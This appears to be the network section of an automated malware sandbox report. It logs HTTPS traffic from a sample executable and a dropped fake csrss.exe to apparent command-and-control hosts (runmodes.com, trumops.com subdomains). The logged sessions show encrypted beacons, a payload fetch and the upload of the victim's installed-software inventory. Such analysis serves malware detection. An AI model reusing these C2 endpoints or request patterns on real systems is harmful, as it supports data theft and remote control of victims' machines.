2021-11-04 12:14:04 UTC	34	OUT	Data Raw: 64 53 62 79 41 2f 6c 62 55 4a 35 64 4c 55 33 6a 45 49 2f 4f 6d 6e 30 5a 6b 47 38 51 67 48 65 7a 31 36 47 56 59 76 46 6e 4d 52 72 68 4b 2f 45 4e 38 34 73 44 31 4f 50 48 58 57 76 75 47 63 47 6d 4f 52 47 68 41 37 2b 62 79 45 70 65 38 71 55 78 4f 4a 35 67 46 6e 48 41 59 70 4b 2f 36 62 2f 74 6d 34 59 71 4a 45 76 33 31 59 78 5a 70 4e 53 76 50 36 30 62 77 2b 42 66 7a 69 70 31 4f 4c 30 56 59 6d 4a 31 46 43 57 71 31 52 37 6e 59 31 54 50 4a 79 76 31 56 75 62 67 63 65 50 54 75 69 47 6b 49 30 38 6a 72 4e 70 51 50 4f 48 6d 49 4d 39 65 54 52 4a 77 7a 30 64 2f 57 2b 71 72 4c 75 67 75 34 51 67 59 44 62 49 72 55 6e 49 4d 34 61 4d 39 38 36 4d 64 6e 6d 50 68 4a 49 65 54 50 4c 4e 39 74 4e 2b 67 65 70 30 37 70 72 36 79 69 78 61 50 49 75 55 70 5a 53 6b 78 75 53 35 2f 77 35 50 Data Ascii: dSbyA/lbUJ5dLU3jEI/Omn0ZkG8QgHez16GVYvFnMRrhK/EN84sD1OPHXWvuGcGmORGhA7+byEpe8qUxOJ5gFnHAYpK/6b/tm4YqJEv31YxZpNSvP60bw+Bfzip1OL0VYmJ1FCWq1R7nY1TPJyv1VubgcePTuiGkI08jrNpQPOHmIM9eTRJwz0d/W+qrLugu4QgYDbIrUnIM4aM986MdnmPhJIeTPLN9tN+gep07pr6yixaPIuUpZSkxuS5/w5P
2021-11-04 12:14:04 UTC	35	IN	HTTP/1.1 404 Not Found Date: Thu, 04 Nov 2021 12:14:04 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close x-powered-by: PHP/8.0.11 set-cookie: PHPSESSID=cnlc3ums43ob7amk913qjg230o; path=/; HttpOnly expires: Thu, 19 Nov 1981 08:52:00 GMT cache-control: no-store, no-cache, must-revalidate pragma: no-cache access-control-allow-credentials: false CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=K8%2BWwHFzEcC65SRlptMAbLk1ZeMBaUi3xsBQMNzzlQjB5u4QmzHcBSCpMW4bK08piNRaXwWPyWEKl2fynOjutLpjH0glYZ3e22rPHrf252BU1FX1nS%2Bm8MaGSw3sfE8O7dW6RE8S"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6a8dc28c88274a67-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400
2021-11-04 12:14:04 UTC	36	IN	Data Raw: 65 38 0d 0a 51 78 30 64 54 46 69 34 71 4d 73 64 45 4f 64 2f 63 6d 47 64 5a 6e 61 6b 51 76 67 68 6e 2f 38 54 49 45 56 44 41 36 6f 44 30 39 52 61 41 71 77 6f 34 32 6f 4e 55 68 30 66 53 4f 76 75 42 65 78 4c 4a 53 57 4f 4e 6d 47 58 54 4b 77 4f 48 34 6a 35 6d 6c 6d 59 65 42 75 31 53 70 57 56 56 44 4b 70 65 77 4a 6c 73 48 38 45 68 78 62 51 43 59 6b 49 7a 66 62 68 63 54 68 38 47 51 48 48 76 68 6d 49 55 2f 4c 35 67 75 53 37 62 5a 64 31 31 69 6b 42 36 77 68 4d 4e 74 67 56 50 79 68 55 57 53 51 6a 46 75 39 36 43 78 48 6a 75 70 57 41 30 72 35 44 33 42 65 44 6e 70 5a 6d 45 4b 4f 4e 44 6d 4d 49 59 47 66 62 55 36 2b 48 59 66 79 44 6c 6d 6a 4f 4b 6a 4d 78 49 65 38 52 57 77 6b 4a 43 6d 61 42 59 45 4b 62 73 51 3d 3d 0d 0a Data Ascii: e8Qx0dTFi4qMsdEOd/cmGdZnakQvghn/8TIEVDA6oD09RaAqwo42oNUh0fSOvuBexLJSWONmGXTKwOH4j5mlmYeBu1SpWVVDKpewJlsH8EhxbQCYkIzfbhcTh8GQHHvhmIU/L5guS7bZd11ikB6whMNtgVPyhUWSQjFu96CxHjupWA0r5D3BeDnpZmEKONDmMIYGfbU6+HYfyDlmjOKjMxIe8RWwkJCmaBYEKbsQ==
2021-11-04 12:14:04 UTC	36	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49751	172.67.207.136	443	C:\Users\user\Desktop\0NlSa5bf55.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-04 12:12:36 UTC	2	OUT	POST /api/log HTTP/1.1 Host: runmodes.com User-Agent: Go-http-client/1.1 Content-Length: 184 Content-Type: application/x-www-form-urlencoded Accept-Encoding: gzip

Timestamp	kBytes transferred	Direction	Data
2021-11-04 12:12:36 UTC	2	OUT	Data Raw: 36 55 44 43 43 39 54 2b 58 47 5a 36 42 69 70 6d 75 4f 48 43 32 6e 4f 37 70 65 2f 4c 73 2f 2b 47 79 35 72 41 30 35 67 42 66 77 53 53 4c 64 4f 64 6b 54 48 62 79 59 6e 77 43 50 41 39 2f 35 4d 41 73 51 4e 59 32 49 57 7a 52 73 44 79 54 34 32 54 37 76 4d 47 6d 71 59 75 73 71 56 78 41 4c 65 47 63 7a 6c 56 45 37 2b 73 36 4e 37 41 37 6b 32 6e 31 61 43 79 4a 75 30 30 65 53 4c 44 38 65 6b 42 6e 71 61 41 45 37 49 4d 47 58 36 64 6d 32 6e 35 65 36 57 52 41 4e 4a 73 71 2f 45 65 77 6c 6f 48 43 59 6a 56 4e 43 4a 59 4d 5a 72 44 52 47 49 54 77 49 4c 55 42 77 3d 3d Data Ascii: 6UDCC9T+XGZ6BipmuOHC2nO7pe/Ls/+Gy5rA05gBfwSSLdOdkTHbyYnwCPA9/5MAsQNY2IWzRsDyT4 2T7vMGmqYusqVxALeGczlVE7+s6N7A7k2n1aCyJu00eSLD8ekBnqaAE7IMGX6dm2n5e6WRANJsq/EewloHCYjVNCJY MZrDRGITwILUBw==
2021-11-04 12:12:36 UTC	2	IN	HTTP/1.1 200 OK Date: Thu, 04 Nov 2021 12:12:36 GMT Content-Length: 0 Connection: close CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=LpViToLIrj5PhFrwqy%2FjaoP7MlNxER POobbLIiyFXoqU66%2FydePwuqkUnoM53d%2BY4%2FvabdQxQZFn9sb%2FuEdKH4ml94LucJ%2BI8kcCISpV%2Fh7i Ohc703RLpIBc4Zuh6Ao%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6a8dc06add270610-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49752	172.67.207.136	443	C:\Users\user\Desktop\0NlSa5bf55.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-04 12:12:37 UTC	3	OUT	POST /api/log HTTP/1.1 Host: runmodes.com User-Agent: Go-http-client/1.1 Content-Length: 184 Content-Type: application/x-www-form-urlencoded Accept-Encoding: gzip
2021-11-04 12:12:37 UTC	3	OUT	Data Raw: 66 34 36 6d 63 47 63 47 78 38 61 6e 47 63 75 43 4b 6b 37 58 2b 74 77 45 75 72 6b 53 41 47 2f 66 7a 48 69 4d 48 4d 45 69 35 64 2f 42 62 55 4f 43 34 36 4f 4e 47 72 45 42 38 44 76 68 76 48 6d 59 71 7a 34 2b 4f 4e 6a 4f 31 30 53 50 6f 68 62 35 49 77 76 7a 41 63 4a 69 78 71 47 6d 36 6f 7a 55 71 63 6a 50 4e 76 30 48 49 67 76 45 47 61 74 42 57 61 30 6b 38 4d 65 75 42 46 70 74 67 4a 2b 66 6c 59 31 41 74 33 65 6e 30 75 33 77 79 30 74 64 47 69 6a 55 4d 6e 78 4e 47 49 58 31 57 49 48 58 69 59 42 56 70 72 63 62 4b 67 33 56 69 74 4d 67 6f 53 71 5a 65 45 5a 53 Data Ascii: f46mcGcGx8anGcuCKk7X+twEurkSAG/fzHiMHMEi5d/BbUOC46ONGrEB8DvhvHmYqz4+ONjO10SPoh b5lwvzAcJixqGm6ozUqcjPNv0HIgvEGatBWa0k8MeuBFptgJ+flY1At3en0u3wy0tdGijUMnxNGIX1WlHXiYBVprcb Kg3VitMgoSqZeEZS
2021-11-04 12:12:37 UTC	3	IN	HTTP/1.1 200 OK Date: Thu, 04 Nov 2021 12:12:37 GMT Content-Length: 0 Connection: close CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=skJ3EUIWr64bn2ZBpZB%2FUza5IcFcVK 1GnoBGeZNVUNw6tAqiu3w0RD2i%2FVOEjtqhdUYauXODe2vSW3VkEebSi5J4RBuav3d05zXPONiDRgl7VLx6Y2xknN K7ktHpo1Y%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6a8dc06bbf024e7f-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49753	172.67.139.144	443	C:\Users\user\Desktop\0NlSa5bf55.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-04 12:12:37 UTC	4	OUT	GET /api/cdn?c=dfd675dbadcd07bb&kind=main&uuid= HTTP/1.1 Host: server16.trumops.com User-Agent: Go-http-client/1.1 Accept-Encoding: gzip

Timestamp	kBytes transferred	Direction	Data
2021-11-04 12:12:38 UTC	4	IN	HTTP/1.1 200 OK Date: Thu, 04 Nov 2021 12:12:38 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close x-powered-by: PHP/8.0.11 access-control-allow-credentials: false CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=Y4yBcOTEnqgeuKRPTB%2BXi9MTvSPQYqR4IPUIF6pEKxoNuwSJEedzbMGrA3JRmf6McQdWBMeHTdLzGgtfMNGs9Mb0SSQidBJFIGoeQhX3%2BEbW8eGmrizD5bHo%2BE9MF0mfQmiLZKblkQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6a8dc06d9abd74ed-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400
2021-11-04 12:12:38 UTC	5	IN	Data Raw: 31 33 34 0d 0a 35 6a 4b 35 32 44 7a 36 59 4f 36 71 61 79 67 73 59 69 45 43 6d 6a 46 53 38 37 50 6a 52 38 4b 74 55 56 56 63 58 76 55 34 6e 4c 36 4e 39 62 6f 78 38 31 39 36 47 35 44 41 36 72 36 64 4d 4b 36 41 34 53 76 63 39 43 37 5a 31 36 38 74 73 50 57 32 50 68 36 69 69 4d 70 44 74 4b 73 32 64 79 74 41 43 57 79 57 7a 74 6f 78 51 38 2f 63 59 37 52 46 38 34 53 57 39 57 64 45 64 34 51 71 74 31 77 52 70 4a 73 78 79 4d 44 65 72 48 4d 67 44 4d 53 52 39 79 70 71 37 48 72 4b 32 63 48 5a 7a 63 4f 48 42 45 57 6b 54 33 77 69 6e 31 50 43 6c 6f 72 58 69 78 42 5a 50 54 31 50 31 59 61 32 4e 51 5a 6c 6f 70 46 77 77 68 79 42 4f 66 6a 59 52 62 2b 55 46 50 44 4f 4d 6b 62 33 58 33 39 37 76 66 4c 59 64 4f 35 67 71 6e 4e 72 42 32 68 4c 35 37 31 7a 6b 2b 2f 52 6c 69 6a 73 6c 6b Data Ascii: 1345jK52Dz6YO6qaygsYiECmjFS87PjR8KtUVVcXvU4nL6N9box8196G5DA6r6dMK6A4Svc9C7Z168tsPW2Ph6iiMpDtKs2dytACWyWztoxQ8/cY7RF84SW9WdEd4Qqt1wRpJsxyMDerHMgDMSR9ypq7HrK2cHZzcOHBEWkT3win1PClorXixBZPT1P1Ya2NQZlopFwwhyBOfjYRb+UFPDOMkb3X397vfLYdO5gqnNrB2hL571zk+/Rlijslk
2021-11-04 12:12:38 UTC	5	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49755	172.67.207.136	443	C:\Users\user\Desktop\0NlSa5bf55.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-04 12:12:40 UTC	5	OUT	POST /api/log HTTP/1.1 Host: runmodes.com User-Agent: Go-http-client/1.1 Content-Length: 172 Content-Type: application/x-www-form-urlencoded Accept-Encoding: gzip
2021-11-04 12:12:40 UTC	5	OUT	Data Raw: 74 36 31 4a 4b 75 2b 74 57 51 61 52 7a 63 6b 4a 69 7a 5a 77 72 42 31 58 49 31 69 58 47 45 43 43 34 62 48 33 54 74 57 52 39 69 32 69 72 37 55 72 65 4b 6c 55 66 59 69 4a 48 2b 64 7a 6d 76 79 32 71 65 61 4b 33 6a 52 59 33 4b 45 33 55 6f 34 43 57 4b 2b 51 75 52 53 58 45 72 49 55 6b 2b 4d 78 45 6a 33 65 44 4a 66 48 52 64 39 5a 74 54 55 65 70 67 48 43 52 30 78 6d 50 57 32 78 35 38 39 74 71 51 4f 35 7a 34 6d 4c 34 30 47 6a 66 47 72 78 35 4c 67 34 4a 71 35 32 2b 33 6a 36 4a 66 50 35 43 44 36 5a 37 70 76 54 33 46 38 3d Data Ascii: t61JKu+tWQaRzckJizZwrB1XI1iXGECC4bH3TtWR9i2ir7UreKlUfYiJH+dzmvy2qeaK3jRY3KE3Uo4CWK+QuRSXErIUk+MxEj3eDJfHRd9ZtTUepgHCR0xmPW2x589tqQO5z4mL40GjfGrx5Lg4Jq52+3j6JfP5CD6Z7pvT3F8=
2021-11-04 12:12:40 UTC	5	IN	HTTP/1.1 200 OK Date: Thu, 04 Nov 2021 12:12:40 GMT Content-Length: 0 Connection: close CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=Dun0UjAq3ixcBOnnjd024SseZgFFG6j6dis8sOjYPFrIkjz5js9P3HOVqgMlQHh6peCABhzEaWAn9j%2B6KL9%2FXkyvJVkWTaaAzMTyh4PqmR2MtBPmzly8MgER9Ng9AWY%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6a8dc07f7afd5b98-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49756	172.67.207.136	443	C:\Users\user\Desktop\0NlSa5bf55.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-04 12:12:43 UTC	6	OUT	POST /api/log HTTP/1.1 Host: runmodes.com User-Agent: Go-http-client/1.1 Content-Length: 156 Content-Type: application/x-www-form-urlencoded Accept-Encoding: gzip

Timestamp	kBytes transferred	Direction	Data
2021-11-04 12:12:43 UTC	6	OUT	Data Raw: 56 79 2f 61 46 44 74 54 31 6c 39 6d 72 39 63 4c 6a 4d 5a 52 31 4b 33 6b 69 6f 33 46 52 47 33 71 36 53 6f 34 44 42 4f 4c 78 73 63 53 56 38 33 70 6e 59 57 62 41 7a 59 4c 33 55 4d 4b 61 79 43 34 64 30 65 50 41 45 67 4b 32 61 51 45 54 70 2b 46 50 48 4c 67 66 30 53 6b 65 44 35 67 59 70 4b 51 7a 70 61 35 55 59 31 49 48 6e 32 37 59 37 4f 63 49 37 2f 50 72 4b 4d 4f 42 4a 6c 39 78 49 34 4e 49 56 59 51 56 63 56 76 4b 41 54 43 30 39 49 63 55 35 31 55 2b 41 4d 33 49 34 64 53 Data Ascii: Vy/aFDtT1l9mr9cLjMZR1K3kio3FRG3q6So4DBOLxscSV83pnYWbAzYL3UMKayC4d0ePAEgK2aQETp+FPHLgf0SkeD5gYpKQzpa5UY1IHn27Y7OcI7/PrKMOBJl9xI4NIVYQVcVvKATC09IcU51U+AM3I4dS
2021-11-04 12:12:43 UTC	6	IN	HTTP/1.1 200 OK Date: Thu, 04 Nov 2021 12:12:43 GMT Content-Length: 0 Connection: close CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=4iuQxDfQ4tFtkJeEfhdWkJJtiCKEolmQLd1nM9OktOuhrmyLlseynRgsZ0dPc%2FcKDg4zKZPpYXw%2BRN5DD%2BEBtEFPRvE5pmI5JEGr6Fb%2Bnwgemk4THQ8WbSPkH63CXRw%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6a8dc093f86342cf-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49759	172.67.207.136	443	C:\Users\user\Desktop\0NlSa5bf55.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-04 12:13:06 UTC	7	OUT	POST /api/log HTTP/1.1 Host: runmodes.com User-Agent: Go-http-client/1.1 Content-Length: 144 Content-Type: application/x-www-form-urlencoded Accept-Encoding: gzip
2021-11-04 12:13:06 UTC	7	OUT	Data Raw: 59 4c 6c 32 4d 61 47 66 78 35 48 64 6f 5a 75 68 4d 65 35 2b 42 37 70 76 58 53 6a 34 7a 2b 78 64 5a 4f 73 31 35 48 33 55 2f 41 6b 38 69 67 4d 66 75 6a 55 48 6a 33 56 35 59 31 63 74 38 46 42 7a 46 32 61 2f 4b 6c 73 68 77 41 6c 6b 5a 31 63 6a 77 75 57 61 4c 75 6f 53 46 37 4f 71 78 55 4b 77 44 63 61 74 74 6a 4f 32 4f 34 74 36 32 73 6f 53 79 49 61 42 31 77 57 53 67 5a 41 32 62 4a 66 54 58 39 4a 6f 39 75 61 67 39 64 70 41 70 51 52 35 Data Ascii: YLl2MaGfx5HdoZuhMe5+B7pvXSj4z+xdZOs15H3U/Ak8igMfujUHj3V5Y1ct8FBzF2a/KlshwAlkZ1cjwuWaLuoSF7OqxUKwDcattjO2O4t62soSylaB1wWSgZA2bJfTX9Jo9uag9dpApQR5
2021-11-04 12:13:06 UTC	7	IN	HTTP/1.1 200 OK Date: Thu, 04 Nov 2021 12:13:06 GMT Content-Length: 0 Connection: close CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=PPyqYirpvXYcS4wMqSEt3f0pKXWnzhko8g8e0wD%2FXh7ehbgyLoU0kPcac1Ldj12x%2BaIVK28BT0unXTygXNiR1YB%2B1Ugm8NNUpr6DI7jlrEjFIp%2FKBHEWKYYihYZew98%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6a8dc125cf074e1a-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49760	104.21.79.9	443	C:\Windows\rss\csrss.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-04 12:13:06 UTC	8	OUT	POST /bots/post-ia-data?uuid=442b90d2-fde4-485f-a003-6086e2191d6e HTTP/1.1 Host: server2.trumops.com User-Agent: Go-http-client/1.1 Content-Length: 18950 Content-Type: application/json; charset=UTF-8 Accept-Encoding: gzip
2021-11-04 12:13:06 UTC	8	OUT	Data Raw: 5b 7b 22 64 69 73 70 6c 61 79 5f 6e 61 6d 65 22 3a 22 4d 69 63 72 6f 73 6f 66 74 20 56 69 73 75 61 6c 20 43 2b 2b 20 32 30 31 39 20 58 36 34 20 4d 69 6e 69 6d 75 6d 20 52 75 6e 74 69 6d 65 20 2d 20 31 34 2e 32 31 2e 32 37 37 30 32 22 2c 22 64 69 73 70 6c 61 79 5f 76 65 72 73 69 6f 6e 22 3a 22 31 34 2e 32 31 2e 32 37 37 30 32 22 2c 22 69 6e 73 74 61 6c 6c 5f 64 61 74 65 22 3a 22 32 30 31 39 30 36 32 37 22 7d 2c 7b 22 64 69 73 70 6c 61 79 5f 6e 61 6d 65 22 3a 22 4d 69 63 72 6f 73 6f 66 74 20 56 69 73 75 61 6c 20 43 2b 2b 20 32 30 31 32 20 52 65 64 69 73 74 72 69 62 75 74 61 62 6c 65 20 28 78 36 34 29 20 2d 20 31 31 2e 30 2e 36 31 30 33 30 22 2c 22 64 69 73 70 6c 61 79 5f 76 65 72 73 69 6f 6e 22 3a 22 31 31 2e 30 2e 36 31 30 33 30 2e 30 22 2c 22 69 6e 73 74 Data Ascii: [{"display_name":"Microsoft Visual C++ 2019 X64 Minimum Runtime - 14.21.27702","display_version":"14.21.27702","install_date":"20190627"},{"display_name":"Microsoft Visual C++ 2012 Redistributable (x64) - 11.0.61030","display_version":"11.0.61030.0","inst

Timestamp	kBytes transferred	Direction	Data
2021-11-04 12:13:06 UTC	9	OUT	Data Raw: 6c 61 79 5f 6e 61 6d 65 22 3a 22 4d 69 63 72 6f 73 6f 66 74 20 4f 66 66 69 63 65 20 53 68 61 72 65 64 20 36 34 2d 62 69 74 20 53 65 74 75 70 20 4d 65 74 61 64 61 74 61 20 4d 55 49 20 28 45 6e 67 6c 69 73 68 29 20 32 30 31 36 22 2c 22 64 69 73 70 6c 61 79 5f 76 65 72 73 69 6f 6e 22 3a 22 31 36 2e 30 2e 34 32 36 36 2e 31 30 30 31 22 2c 22 69 6e 73 74 61 6c 6c 5f 64 61 74 65 22 3a 22 32 30 32 30 30 37 32 33 22 7d 2c 7b 22 64 69 73 70 6c 61 79 5f 6e 61 6d 65 22 3a 22 55 70 64 61 74 65 20 66 6f 72 20 4d 69 63 72 6f 73 6f 66 74 20 4f 66 66 69 63 65 20 32 30 31 36 20 28 4b 42 34 34 37 35 35 38 30 29 20 33 32 2d 42 69 74 20 45 64 69 74 69 6f 6e 22 2c 22 64 69 73 70 6c 61 79 5f 76 65 72 73 69 6f 6e 22 3a 22 22 2c 22 69 6e 73 74 61 6c 6c 5f 64 61 74 65 22 3a 22 22 Data Ascii: lay_name":"Microsoft Office Shared 64-bit Setup Metadata MUI (English) 2016","display_version":"16.0.4266.1001","install_date":"20200723"},{"display_name":"Update for Microsoft Office 2016 (KB4475580) 32-Bit Edition","display_version":"","install_date":""
2021-11-04 12:13:06 UTC	11	OUT	Data Raw: 4b 42 34 34 37 35 35 38 30 29 20 33 32 2d 42 69 74 20 45 64 69 74 69 6f 6e 22 2c 22 64 69 73 70 6c 61 79 5f 76 65 72 73 69 6f 6e 22 3a 22 22 2c 22 69 6e 73 74 61 6c 6c 5f 64 61 74 65 22 3a 22 22 7d 2c 7b 22 64 69 73 70 6c 61 79 5f 6e 61 6d 65 22 3a 22 53 65 63 75 72 69 74 79 20 55 70 64 61 74 65 20 66 6f 72 20 4d 69 63 72 6f 73 6f 66 74 20 50 75 62 6c 69 73 68 65 72 20 32 30 31 36 20 28 4b 42 34 30 31 31 30 39 37 29 20 33 32 2d 42 69 74 20 45 64 69 74 69 6f 6e 22 2c 22 64 69 73 70 6c 61 79 5f 76 65 72 73 69 6f 6e 22 3a 22 22 2c 22 69 6e 73 74 61 6c 6c 5f 64 61 74 65 22 3a 22 22 7d 2c 7b 22 64 69 73 70 6c 61 79 5f 6e 61 6d 65 22 3a 22 55 70 64 61 74 65 20 66 6f 72 20 4d 69 63 72 6f 73 6f 66 74 20 4f 66 66 69 63 65 20 32 30 31 36 20 28 4b 42 34 34 36 34 35 Data Ascii: KB4475580) 32-Bit Edition","display_version":"","install_date":""},{"display_name":"Security Update for Microsoft Publisher 2016 (KB4011097) 32-Bit Edition","display_version":"","install_date":""},{"display_name":"Update for Microsoft Office 2016 (KB44645
2021-11-04 12:13:06 UTC	12	OUT	Data Raw: 6c 6c 5f 64 61 74 65 22 3a 22 22 7d 2c 7b 22 64 69 73 70 6c 61 79 5f 6e 61 6d 65 22 3a 22 4d 69 63 72 6f 73 6f 66 74 20 56 69 73 75 61 6c 20 43 2b 2b 20 32 30 31 35 2d 32 30 31 39 20 52 65 64 69 73 74 72 69 62 75 74 61 62 6c 65 20 28 78 38 36 29 20 2d 20 31 34 2e 32 31 2e 32 37 37 30 32 22 2c 22 64 69 73 70 6c 61 79 5f 76 65 72 73 69 6f 6e 22 3a 22 31 34 2e 32 31 2e 32 37 37 30 32 2e 32 22 2c 22 69 6e 73 74 61 6c 6c 5f 64 61 74 65 22 3a 22 22 7d 2c 7b 22 64 69 73 70 6c 61 79 5f 6e 61 6d 65 22 3a 22 55 70 64 61 74 65 20 66 6f 72 20 4d 69 63 72 6f 73 6f 66 74 20 4f 66 66 69 63 65 20 32 30 31 36 20 28 4b 42 34 34 38 34 31 30 36 29 20 33 32 2d 42 69 74 20 45 64 69 74 69 6f 6e 22 2c 22 64 69 73 70 6c 61 79 5f 76 65 72 73 69 6f 6e 22 3a 22 22 2c 22 69 6e 73 74 Data Ascii: ll_date":""},{"display_name":"Microsoft Visual C++ 2015-2019 Redistributable (x86) - 14.21.27702","display_version":"14.21.27702.2","install_date":""},{"display_name":"Update for Microsoft Office 2016 (KB4484106) 32-Bit Edition",,"display_version":"","inst
2021-11-04 12:13:06 UTC	16	OUT	Data Raw: 20 4d 69 63 72 6f 73 6f 66 74 20 4f 66 66 69 63 65 20 32 30 31 36 20 28 4b 42 34 34 38 34 32 31 34 29 20 33 32 2d 42 69 74 20 45 64 69 74 69 6f 6e 22 2c 22 64 69 73 70 6c 61 79 5f 76 65 72 73 69 6f 6e 22 3a 22 22 2c 22 69 6e 73 74 61 6c 6c 5f 64 61 74 65 22 3a 22 22 7d 2c 7b 22 64 69 73 70 6c 61 79 5f 6e 61 6d 65 22 3a 22 55 70 64 61 74 65 20 66 6f 72 20 4d 69 63 72 6f 73 6f 66 74 20 4f 66 66 69 63 65 20 32 30 31 36 20 28 4b 42 34 34 38 34 32 31 34 29 20 33 32 2d 42 69 74 20 45 64 69 74 69 6f 6e 22 2c 22 64 69 73 70 6c 61 79 5f 76 65 72 73 69 6f 6e 22 3a 22 22 2c 22 69 6e 73 74 61 6c 6c 5f 64 61 74 65 22 3a 22 22 7d 2c 7b 22 64 69 73 70 6c 61 79 5f 6e 61 6d 65 22 3a 22 4d 69 63 72 6f 73 6f 66 74 20 56 69 73 75 61 6c 20 43 2b 2b 20 32 30 31 33 20 78 38 36 Data Ascii: Microsoft Office 2016 (KB4484214) 32-Bit Edition","display_version":"","install_date":""},{"display_name":"Update for Microsoft Office 2016 (KB4484248) 32-Bit Edition","display_version":"","install_date":""},{"display_name":"Microsoft Visual C++ 2013 x86
2021-11-04 12:13:06 UTC	20	OUT	Data Raw: 22 69 6e 73 74 61 6c 6c 5f 64 61 74 65 22 3a 22 22 7d 2c 7b 22 64 69 73 70 6c 61 79 5f 6e 61 6d 65 22 3a 22 55 70 64 61 74 65 20 66 6f 72 20 4d 69 63 72 6f 73 6f 66 74 20 4f 6e 65 44 72 69 76 65 20 66 6f 72 20 42 75 73 69 6e 65 73 73 20 28 4b 42 34 30 32 32 32 31 39 29 20 33 32 2d 42 69 74 20 45 64 69 74 69 6f 6e 22 2c 22 64 69 73 70 6c 61 79 5f 76 65 72 73 69 6f 6e 22 3a 22 22 2c 22 69 6e 73 74 61 6c 6c 5f 64 61 74 65 22 3a 22 22 7d 2c 7b 22 64 69 73 70 6c 61 79 5f 6e 61 6d 65 22 3a 22 53 65 63 75 72 69 74 79 20 55 70 64 61 74 65 20 66 6f 72 20 4d 69 63 72 6f 73 6f 66 74 20 4f 66 66 69 63 65 20 32 30 31 36 20 28 4b 42 33 30 38 35 35 33 38 29 20 33 32 2d 42 69 74 20 45 64 69 74 69 6f 6e 22 2c 22 64 69 73 70 6c 61 79 5f 76 65 72 73 69 6f 6e 22 3a 22 22 2c Data Ascii: "install_date":""},{"display_name":"Update for Microsoft OneDrive for Business (KB4022219) 32-Bit Edition","display_version":"","install_date":""},{"display_name":"Security Update for Microsoft Office 2016 (KB3085538) 32-Bit Edition","display_version":"",
